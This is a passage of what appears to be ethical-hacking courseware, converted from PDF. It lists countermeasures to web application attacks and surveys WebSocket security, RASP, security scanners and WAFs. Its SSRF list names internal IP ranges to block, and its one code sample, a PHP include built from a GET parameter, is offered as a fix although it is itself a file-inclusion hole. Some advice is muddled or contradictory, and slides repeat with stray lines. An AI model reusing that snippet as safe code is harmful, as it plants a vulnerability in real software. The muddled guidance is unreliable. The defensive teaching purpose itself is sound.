- Ensure URL stability for the prevention of DNS rebinding and time-of-check to time-of-use (TOCTOU) attacks.
- Implement the segregation of access functionality for the remote resources into distinct networks.
- Enable the policy of "deny by default" or implement access-control rules to block all intranet traffic excluding the essential traffic.
- Use VPN and other encryption techniques on the frontend systems to enhance security.
- Enable the whitelisting of the domains or addresses accessed by the application.
- Allow access only to the authorized file extensions by hard-coding the allowed extensions. The following is an example:

```
<?php  
include($_GET['file'] . '.html');  
?>
```

- Configure the systems to log certain changes within the server and track the dates of file changes.
- Enforce a next-generation web application firewall (NGWAF) to enhance the security against SSRF attacks.
- Block requests containing suspicious input, such as internal IP addresses (e.g., 127.0.0.1, 169.254.0.0/16, 192.168.0.0/16).
- Restrict outgoing requests to a list of approved and trusted destinations. Do not allow requests to arbitrary or user-specified locations.
- Use strict patterns and regex to enforce the whitelisting of domains or IP ranges.
- Use WAFs to detect and block SSRF attempts by inspecting and filtering traffic.

- Utilize API gateways to manage and secure outgoing requests, ensuring they conform to security policies.
- Route all external requests through a proxy server, which can inspect and filter the requests, enforcing security policies.
- Use a service mesh to manage service-to-service communication, adding security controls for requests made by the server.

- **Directory Traversal**

Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers must configure web applications and their servers with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

Some countermeasures against directory traversal attacks are as follows:

- Define access rights to the protected areas of the website.
- Apply checks/hotfixes that prevent exploitation of vulnerabilities such as Unicode, which affect the directory traversal.
- Web servers should be updated with security patches in a timely manner.
- Validate the user input before processing by comparing it with the whitelist and verify that the input contains only purely alphanumeric characters.
- Remove or encode characters that can be used in directory traversal, such as .., /, and \. Ensure that the input does not contain sequences such as ..// or ..\.
- Create a whitelist of allowable file paths or directories. Only allow access to files and directories that are explicitly permitted.
- Check that the resolved file path is within the allowed directories before accessing the file.
- Normalize file paths to remove any traversal sequences before using them. This ensures that the path is resolved to a canonical form.
- Append the input of the application to the base directory and use the platform filesystem API to canonicalize the path.
- Use an advanced content management system (CMS) for handling several documents.
- Host documents on a separate file server or cloud storage to prevent mixing of public and sensitive documents.
- Properly sanitize the file names coming from HTTP requests.
- Restrict file names to a list of known good characters and ensure that any references to files use only these characters.
- Do not rely on user input to call file-system APIs.

- o Process URI requests that do not lead to file requests.
 - o Use a chroot jail for Unix-based systems.
 - o Ensure that the application has the minimum necessary permissions to access files and directories. Avoid running the application with elevated privileges.
 - o Set appropriate file permissions to restrict access to sensitive files and directories. Ensure that the web server and application can only access necessary files.
 - o Use functions and libraries that provide built-in security features for handling file paths.
 - o Avoid using functions that allow arbitrary file access based on user input, such as eval, exec, or open with user-supplied paths.
 - o Use a virtual file system that abstracts the underlying file system and enforces access controls.
 - o Disable directory listings on the web server to prevent attackers from viewing directory contents.
- **Unvalidated Redirects and Forwards**

In general, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

Some countermeasures against unvalidated redirects and forwards attacks are as follows:

- o Avoid using redirects and forwards.
- o Use static URLs for redirects and forwards whenever possible. If dynamic URLs are necessary, validate them against a whitelist of allowed URLs or paths.
- o If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user.
- o Map user input to predefined destinations. For example, use an enumeration or a lookup table to determine the destination based on user input.
- o Avoid allowing URL as a user input for the destination and validate the URL.
- o Sanitize the input by generating a list of trusted URLs that includes a list of hosts or regex.
- o Implement meta refresh in the page, as it can use hardcoded HTML to automatically redirect users to another page.
- o Implement token ID verification for redirecting web pages.
- o Implement the use of absolute and relative URLs during redirection.

- Educate users to identify the malicious sites and common stuffing methods used by attackers.
- Enable notification pop-up pages while redirecting users to a new web page.
- Remove search engines from the scripts of redirects to prevent users from being tricked into clicking unsafe links through search results.
- Apply internal redirects to enable minimum filtering to limit the redirects toward a local subdomain.
- Encode URL parameters to prevent injection of malicious code or URLs.
- For links that open in a new tab or window, use `rel="noopener noreferrer"` to prevent the new page from accessing the original window's `window.opener` property.
- **Watering Hole Attack**
 - Regularly apply software patches to remove any vulnerabilities.
 - Monitor network traffic.
 - Secure the DNS server to prevent attackers from redirecting the site to a new location.
 - Implement DNS Security Extensions (DNSSEC) to protect the integrity and authenticity of DNS data.
 - Analyze user behavior.
 - Inspect popular websites.
 - Use browser plug-ins that block HTTP redirects.
 - Disable third-party content such as advertising services, which track user activities.
 - Make sure to hide online activities with a VPN and enable the browser's private browsing feature.
 - Make sure to run the web browser in a virtual environment to limit access to the local system.
 - Use web filters to detect attacks on websites and prevent browsers from accessing infected pages.
 - Restrict users from granting additional permissions to websites.
 - Employ an email solution that can apply similar dynamic malware analysis to protect against targeted email traps.
 - Utilize micro-virtualization, which is difficult to bypass.

- **Cross-Site Request Forgery**

Using a CSRF attack, attackers lure a user's browser into sending a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

Some countermeasures against cross-site request forgery attacks are as follows:

- Generate unique CSRF tokens for each user session and include them in forms and state-changing requests.
- Validate the token on the server-side before processing the request.
- Logoff immediately after using a web application and clear the history.
- Do not allow your browser and website to save login details.
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters.
- Use referer headers such as HttpOnly flag that sends an X-Requested-With custom header using jQuery.
- Use CSRF tokens such as nonce tokens that are submitted through the hidden form field to avoid illegal access.
- Employ security frameworks such as Joomla, Spring, Struts, Ruby on Rails, and .NET, which have in-built security features against CSRF.
- Maintain a per-request token assignment strategy, rather than per-session token assignment.
- Use the SameSite attribute for cookies to prevent them from being sent with cross-site requests.
- Send the CSRF token both as a cookie and as a request parameter. Validate that the values match on the server-side.
- Use a custom header for state-changing requests. Browsers do not allow cross-origin sites to set custom headers.
- Enforce users to re-authenticate or confirm their password for critical actions.
- Validate the Referer and Origin headers to ensure the request comes from the same origin.
- Use GET, HEAD, and OPTIONS methods for safe operations that do not modify state.
- Use POST, PUT, DELETE, and PATCH methods for state-changing operations and protect them with CSRF tokens.

- **Cookie/Session Poisoning**

Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g., user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in

cookie/session poisoning by modifying the data in the cookie to gain escalated access or maliciously affect a user session. Developers must hence follow secure coding practices to secure web applications against such poisoning attacks. They must use proper session-token generation mechanisms to issue random session IDs.

Some countermeasures against cookie/session poisoning attacks are as follows:

- o Do not store plaintext or weakly encrypted passwords in cookies.
- o Implement cookie timeout.
- o The authentication credentials of any cookie should be associated with an IP address.
- o Make logout functions available.
- o Validate all the cookie values to ensure that they are well-formed and correct.
- o Use virus and malware scanning software to protect the browser from any malicious scripts that hijack the cookies.
- o Clear stored cookies from the browser regularly.
- o Employ cookie randomization to change the website or a service cookie whenever the user makes a request.
- o Use a VPN that adopts high-grade encryption and traffic routing to prevent session sniffing.
- o Restrict multipurpose cookies to ensure that a single task is assigned for an individual cookie.
- o Ensure cookies are only sent over HTTPS by setting the Secure attribute.
- o Prevent access to cookie data via JavaScript by setting the `HttpOnly` attribute.
- o Enable synchronous session management to enhance cookie security.
- o Avoid using generators for creating session identifiers.
- o Use long, random session IDs to prevent prediction and guessing.
- o Regenerate session IDs upon login and periodically during the session to prevent session fixation.
- o Ensure all communication between client and server is encrypted using HTTPS.
- o Use the SameSite attribute to prevent cookies from being sent with cross-site requests.
- o Sign cookies with a server-side secret to ensure their integrity. Verify the signature of cookies on the server before processing them.
- o Store session data on the server side and use a session identifier to reference it. Avoid storing sensitive information in client-side cookies.

- **Web Service Attack**

Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

Some additional countermeasures against web service attacks are as follows:

- Ensure all inputs to web services are validated against expected formats and types. Use strict schemas for XML and JSON.
- Implement strong authentication mechanisms such as OAuth, JWT, or API keys to verify the identity of clients.
- Use Role-Based Access Control (RBAC) to ensure that only authorized users and systems can access specific web service operations.
- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages.
- Use document-centric authentication credentials that use SAML.
- Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security.
- Deploy web-service-capable firewalls that can perform SOAP- and ISAPI-level filtering.
- Configure firewalls/IDS systems for anomaly and signature detection for web services.
- Configure firewalls/IDS systems to filter improper SOAP and XML syntax.
- Implement centralized in-line requests and response schema validation.
- Block external references and use pre-fetched content when de-referencing URLs.
- Maintain and update a secure repository of XML schemas.
- Use password digests/Kerberos tickets/X.509 certificates in SOAP headers for authentication.
- Use a digital signature for signing messages at the recipient's end and maintain the integrity of the messages.
- Use URL authorization to restrict access to the web service file (.asmx).
- Authorize access to WSDL files using NTFS permissions.
- Disable the documentation protocols to prevent the dynamic generation of WSDL.
- Verify the caller's endpoint in the SOAP message before determining whether the SOAP message is processed by the BPEL engine.
- Disable the SOAP Action field such as createUser or deleteUser in the HTTP request.
- Avoid using easily guessable SOAP Action terminologies.

- Disable the SOAPAction attribute when not in use.
- Compare the operation within the SOAPAction and the SOAP body.
- Disable WS-Addressing completely. If WS-Addressing is strictly required, then create a whitelist of allowed addresses.
- Use an XML proxy to hide internal configuration information, which can be revealed by web services.
- Implement XSLT to enable XML address translation for converting outgoing XML messages.
- Use TLS to secure SOAP communication and follow the same encoding for the client and server.
- Ensure that web services are compliant with Web Services Interoperability (WS-I).
- **Clickjacking Attack**
 - Use a server-side method such as X-Frame-Options header and use its options DENY, SAMEORIGIN, and ALLOW-FROM URI to prevent the site from being framed outside the domain.
 - Never use client-side methods such as Framebusting or Framebreaking as they can be bypassed easily.
 - Mask the HTML document and reveal it only after verifying that the page is not framed.
 - Use the Content-Security-Policy (CSP) HTTP header as it provides considerable flexibility for defining sources in complex deployments.
 - Use the SameSite cookie attribute to prevent session cookies from being included when the web page is loaded in a frame.
 - Frequently run a web vulnerability scanner to detect and remove clickjacking vulnerabilities.
 - Employ Auth0 as it protects its universal login page from clickjacking attacks by sending both X-Frame-Options and CSP headers.
 - Employ a UI defensive program to confirm that the current frame is the highest-level window.
 - Use `window.confirm()` protection, which informs users of the action they will perform.
 - Implement UI protection to detect and counter UI manipulation attempts.
 - Recommend the use of browser extensions that protect against clickjacking, such as NoScript or uBlock Origin.
 - Implement click confirmation dialogs or other user interaction confirmations for critical actions.

- **JavaScript Hijacking**

- Use .innerText rather than .innerHTML in JavaScript to encode the text automatically.
- Avoid using the eval function due to its vulnerable nature.
- Do not write serialization code.
- Use the encoding library to safeguard the attributes and data elements and avoid building XML dynamically.
- Use SSL/TLS for secure communication and perform encryption on the server instead of the client-side code.
- Build XML using any appropriate framework; avoid building XML manually.
- Make sure to return JSON with an object externally, such as {"result": [{"object": "inside array"}]}.
- Maintain proper and unique URLs for each session that recovers JSON objects.
- Ensure that no confidential data from the server are transmitted to the client side using JSON objects.
- Employ AI-based JavaScript monitoring for all ongoing sessions to sniff unwanted actions and malicious patterns.
- Maintain a proper tree-based lifecycle of JavaScript libraries to conduct deep analysis to check for any modifications.
- Enable the sub-resource integration feature to detect any modifications to the JavaScript code.
- Use JavaScript analyzers to analyze the code in client-side applications for any vulnerabilities or errors.
- Implement CSRF tokens to ensure that requests for JSON data are legitimate.
- Ensure that the server only processes requests with the appropriate Content-Type header.
- Avoid using JSONP for cross-domain requests as it can be exploited for JavaScript hijacking. Use CORS instead.
- Prefix JSON responses with a string that makes them invalid JavaScript but valid JSON, such as }}}',\n.
- Use CORS headers to control which domains can access your JSON endpoints.
- Use safe methods to parse JSON data, avoiding the use of eval or similar functions.
- Use API keys or tokens to authenticate API requests and ensure that only authorized clients can access JSON data.

- **Username Enumeration**

- Ensure that inputs that include user identifiers produce outputs containing only generic error messages.
- Use randomly generated data for usernames instead of sequential numbers.
- Employ proper defenses against SQL injection and XSS attacks to prevent dumpable user enumeration.
- Always make sure to apply CAPTCHA to all the input accepting pages to prevent automatic data collection.
- Use a WAF to detect and block all the individual IP addresses that try to make several requests.
- Apply two-factor authentication (2FA) or padding techniques to the response time to prevent username enumeration.
- Use random and complex usernames when creating the Active Directory username list.
- Always use only complex and difficult-to-guess passwords and change the default usernames and passwords.
- Harden all the services to avoid establishing null bind and prevent remote root authentication.
- Avoid informing users that a given username has already been registered on the website.
- Ensure the usernames on your "Forgot Password" web page are hidden.
- Implement rate limiting to prevent username enumeration attacks, which can block requests from a certain IP address after three failed login attempts.
- Employ geo limiting to gather the location of a user during registration and validate login attempts.
- Return the same response for failed login attempts to prevent username enumeration, e.g., "The username or password is not valid."
- Make the response time uniform for both valid and invalid usernames to prevent timing attacks.
- Add a slight delay to all authentication responses.
- Use email addresses as login identifiers instead of usernames. Email addresses are harder to enumerate because they are less predictable.
- Implement honeypots by creating dummy accounts or fields that, if interacted with, indicate malicious activity.

- **Attack on Password Reset Mechanism**

- Perform proper validation of random token and email link combination before executing the request.
- Ensure that all password reset URLs are used only once and set an expiry time limit.
- Avoid automated requests through programs and enforce human checks using the CAPTCHA.
- Restrict the number of requests generated from any IP or device within a stipulated time.
- Use advanced multi-factor authentication (MFA) techniques to prevent account hijacking with password reset tokens.
- Ensure that the URLs for password reset use HTTPS.
- Send a temporary password via the registered email address, instead of directly resetting the password.
- Generate unique, cryptographically secure tokens for each password reset request.
- Ensure tokens have a short expiration time to reduce the window of opportunity for misuse.
- Add a confirmation step where the user must confirm the password reset by entering a code sent to their email or phone.

- **Same-Site Attacks**

- Generate a unique CSRF token for each user session and include it in forms and state-changing requests. Validate the token on the server-side before processing the request.
- Use the SameSite attribute for cookies to prevent them from being sent with cross-site requests.
- Validate the Referer and Origin headers to ensure the request originates from the same site.
- Implement dangling domain records as a validation mechanism.
- Enable a DNS misconfiguration verification and validation process.
- Duly update DNS records on the corresponding DNS server.
- Educate users on CNAME DNS entry verification and its impacts.
- Implement user interaction methods such as re-authentication and CAPTCHA challenges.

How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as `xp_cmdshell`, which can affect the OS.




Figure 14.159: Defend against web application attacks

Best Practices for Securing WebSocket Connections

- 1 Use secure websocket protocol (`wss://`) instead of `ws://` to encrypt WebSocket data in transit.
- 2 Validate Origin header on server to ensure WebSocket connections are only accepted from trusted domains.
- 3 Use token-based authentication to authenticate users before establishing a WebSocket connection.
- 4 Enforce RBAC to ensure that only authorized users can perform certain actions over the WebSocket connection.
- 5 Set limits on the size of messages to prevent DoS attacks.
- 6 Implement rate limiting to control the number of messages a client can send in a given timeframe. Throttle excessive messages to prevent abuse.
- 7 Implement session timeouts to automatically close inactive WebSocket connections.
- 8 Log all WebSocket connections and activities for auditing and monitoring. Implement real-time monitoring to detect and respond to suspicious activities.
- 9 Use WebSocket subprotocols to define and enforce specific communication protocols between the client & server.
- 10 Ensure server certificates are valid and check if they are issued by a trusted CA or not.

Source: EC-Council, Certified Ethical Hacker, Version 8.0, Chapter 14, A Practical Guide to Web Application Security and Penetration Testing

Best Practices for Securing WebSocket Connections

Securing WebSocket connections is critical to ensure that data transmitted between clients and servers remains confidential and protected from attacks. The following are best practices for securing WebSocket connections:

- Use secure WebSocket protocol (`wss://`) instead of `ws://` to encrypt WebSocket data in transit using TLS/SSL.
- Validate the `Origin` header on the server to ensure that WebSocket connections are only accepted from trusted domains.
- Use token-based authentication (e.g., JWT) to authenticate users before establishing a WebSocket connection.
- Enforce role-based access control (RBAC) to ensure that only authorized users can perform certain actions over the WebSocket connection.
- Set limits on the size of messages to prevent denial-of-service (DoS) attacks.
- Implement rate limiting to control the number of messages a client can send in a given timeframe. Throttle excessive messages to prevent abuse.
- Implement session timeouts to automatically close inactive WebSocket connections.
- Log all WebSocket connections and activities for auditing and monitoring. Implement real-time monitoring to detect and respond to suspicious activities.
- Use WebSocket subprotocols to define and enforce specific communication protocols between the client and server.
- Ensure server certificates are valid and check if they are issued by a trusted CA or not.

- Use well-maintained and secure WebSocket libraries and frameworks.
- Set security headers such as CSP and X-Frame-Options to protect WebSocket connections.

Architect Johan

RASP for Protecting Web Servers

- Runtime application self protection (RASP) provides security to web and non-web application running on a server
- It can detect runtime attacks on the real-time software application layer and can provide better visibility of the hidden vulnerabilities in the incoming traffic.
- RASP can perform continuous monitoring, help in remediating attacks at an early stage, and generate minimized false positives




Diagram © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

RASP for Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits of using RASP

- Visibility:** RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- Collaboration and DevOps:** It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- Penetration testing:** The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications

- **Incident response:** RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application




Figure 14.160: Overview of RASP

312-50 | Hacking Web Applications

EC-Council C|EH™

Web Application Security Testing Tools

N-Stalker Web App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks.



The screenshot shows the N-Stalker interface with several tabs at the top: Home, Scan, Project Manager, Reports, Administration, and Help. The 'Scan' tab is active. Below the tabs, there's a search bar and a 'Scan' button. The main area contains a table with columns like 'URL', 'Status', 'Method', 'Type', and 'Vulnerabilities'. A bar chart is also visible. At the bottom, there's a footer with links to 'NSTALKER.COM' and 'https://www.nstalker.com'.

Veracode
<http://www.veracode.com>

Invicti
<http://www.invicti.com>

Snyk
<https://snyk.io>

CodeSonar
<https://www.codesonar.com>

HCL AppSeer
<http://www.hclappseer.com>

Source: © EC-Council Certified Ethical Hacker. Reproduced with permission. All rights reserved. EC-Council® and EC-Council Certified Ethical Hacker® are registered trademarks of EC-Council, Inc.

Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment. This section discusses some web application security testing tools.

- **N-Stalker Web App Security Scanner**

Source: <https://www.nstalker.com>

N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.




Figure 14.161: Screenshot of N-Stalker Web Application Security Scanner

- Veracode

Source: <https://www.veracode.com>

Veracode helps testing teams scan code at each development stage with IDE, Pipeline, and Policy scans. The tool helps reduce the risk of security breaches and increases the productivity of security and development teams. Veracode Web Application Scanning provides dynamic analysis security testing tools that help identify vulnerabilities in applications running in production.




Figure 14.162: Screenshot of Veracode

- **Invicti**

Source: <https://www.invicti.com>

Invicti is an application security testing tool that dramatically reduces the risk of web attacks by performing accurate, automated application security testing. The tool helps automate various security tasks. It provides a dynamic and interactive (DAST + IAST) scanning approach to find vulnerabilities in web applications.



Figure 14.163: Screenshot of Invicti

Some additional web application security testing tools are as follows:

- Contrast Security (<https://www.contrastsecurity.com>)
- Snyk (<https://snyk.io>)
- CodeSonar (<https://codesecure.com>)
- HCL AppScan (<https://www.hcl-software.com>)

312 - Module M | Hacking Web Applications

EC-Council C|EH™

Web Application Firewalls

Cloudflare Web Application Firewall (WAF)
Cloudflare Web Application Firewall helps security professionals create custom rules to protect websites and APIs from malicious incoming traffic.



Imperva's Web Application Firewall
<http://www.imperva.com>

AppWall
<http://www.appwall.com>

Qualys WAF
<http://www.qualys.com>

Barracuda Web Application Firewall
<http://www.barracuda.com>

NetScaler WAF
<http://www.netScaler.com>

Source: © EC-Council Certified Ethical Hacker. Reproduced with permission. All rights reserved. Visit www.ec-council.org.

Web Application Firewalls

Web application firewalls (WAFs) secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used WAFs are as follows:

- **Cloudflare Web Application Firewall (WAF)**

Source: <https://www.cloudflare.com>

Cloudflare Web Application Firewall helps security professionals create custom rules to protect websites and APIs from malicious incoming traffic. It uses advanced features such as WAF attack scoring and uploaded content scanning in the custom rules. The tool defines rate limits for incoming requests matching an expression, and specifies the action to take when those rate limits are reached.

